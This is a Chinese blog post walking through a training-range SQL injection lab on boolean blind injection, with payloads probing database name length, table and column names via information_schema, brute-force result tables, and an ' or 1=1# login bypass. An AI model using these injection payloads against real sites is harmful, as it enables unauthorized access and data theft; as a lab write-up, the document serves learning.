封神台SQL注入-基础靶场1-布尔盲注

原创

原味瓜子、 于 2020-10-09 10:25:19 发布 1056 收藏 1

分类专栏： SQL注入 文章标签： 布尔盲注 封神台 SQL注入

本文链接：https://blog.csdn.net/chenzzhenguo/article/details/108883469


SQL注入 专栏收录该内容

3 篇文章 0 订阅

订阅专栏

文章目录

布尔盲注（一）


1、判断注入类型

```
id=1 and 1=1//有数据
id=1 and 1=2//no results found
```

判断为数字型布尔盲注

2、判断数据库长度，获取数据库名

```
and length(database())=1
```



数据库名长12

抓包，爆破，获取

```
and ascii(substr(database(),1,1))=1
```

1166	2	97	200			2698	
1176	12	97	200			2699	
1245	9	103	200			2699	
1271	11	105	200			2700	
1285	1	107	200			2699	
1302	6	108	200			2699	
1323	3	110	200			2699	
1328	8	110	200			2699	
1337	5	111	200			2699	
1339	7	111	200			2699	
1432	4	119	200			2699	
1450	10	120	200			2700	
0			200			2666	☑
1	1	0	200			2666	☑
2	2	0	200			2666	☑
3	3	0	200			2666	☑
4	4	0	200			2666	☑

获取数据库名

3、判断有几个表，并获取第一个表的表名

判断有几个表,并获取表名的长度

```
and length((select table_name from information_schema.tables where table_schema=database() limit 0,1))=1
```

23	1	4	200			2766	
24	2	4	200			2766	
36	0	6	200			2766	
1	0	1	200			2735	☑
2	1	1	200			2735	☑

可见这个库下有三个表

获取第一个表的表名

```
and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=1
```

587	5	97	200			2778	
615	3	102	200			2779	
624	6	103	200			2779	
649	1	108	200			2779	
652	4	108	200			2779	
668	2	111	200			2779	
1	1	0	200			2746	☑
2	2	0	200			2746	☑

得到表名

4、获取表下的字段数目，并获取第一个字段的字段名

获取该表下有几个字段，并确定他们的长度

```
and length((select column_name from information_schema.columns where table_schema=database() and table_name='loflag' limit 0,1))=1
```

0			200			2792	
14	0	2	200			2792	
67	1	6	200			2792	
1	0	1	200			2761	☑
2	1	1	200			2761	☑
3	2	1	200			2761	☑

可见该表下有两个字段，且第一个字段长为2

获取第一个字段的字段名

```
and ascii(substr((select column_name from information_schema.columns where table_schema=database() and table_name='loflag' limit 0,1),1,1))=73
```

Request	Payload1	Payload2	Status	Error	Timeo...	Length	No ...	Commer
0			200	☐	☐	2804	☐	
147	1	73	200	☐	☐	2804	☐	
202	2	100	200	☐	☐	2805	☐	
1	1	0	200	☐	☐	2772	☑	
2	2	0	200	☐	☐	2772	☑	

得到字段名

5、判断该字段下有几个字段值，并获取第一个字段值

获取字段值的总数目与长度

```
and length((select Id from loflag limit 0,1))=1
```

Request	Payload1	Payload2	Status	Error	Timeo...	Length	No ...	Comment
1	0	1	200	☐	☐	2709	☐	
2	1	1	200	☐	☐	2709	☐	
3	2	1	200	☐	☐	2709	☐	
4	3	1	200	☐	☐	2709	☐	
5	4	1	200	☐	☐	2709	☐	
0			200	☐	☐	2679	☑	
6	5	1	200	☐	☐	2678	☑	

可见，有五个字段值，且他们的长度都为1

这样，我们猜测id的值均为数字，那么我们获取全部的字段值

```
and (select Id from loflag limit 0,1)=1
```

Request	Payload1	Payload2	Status	Error	Timeo...	Length	No ...	Comment
6	0	1	200	☐	☐	2701	☐	
12	1	2	200	☐	☐	2701	☐	
18	2	3	200	☐	☐	2701	☐	
24	3	4	200	☐	☐	2701	☐	
30	4	5	200	☐	☐	2701	☐	
0			200	☐	☐	2671	☑	

这样就得到该字段下的所有字段值

布尔盲注（二）

> 把双引号闭合，后续操作同（一）

布尔盲注（三）

> 使用 `' or 1=1#` 即可成功登录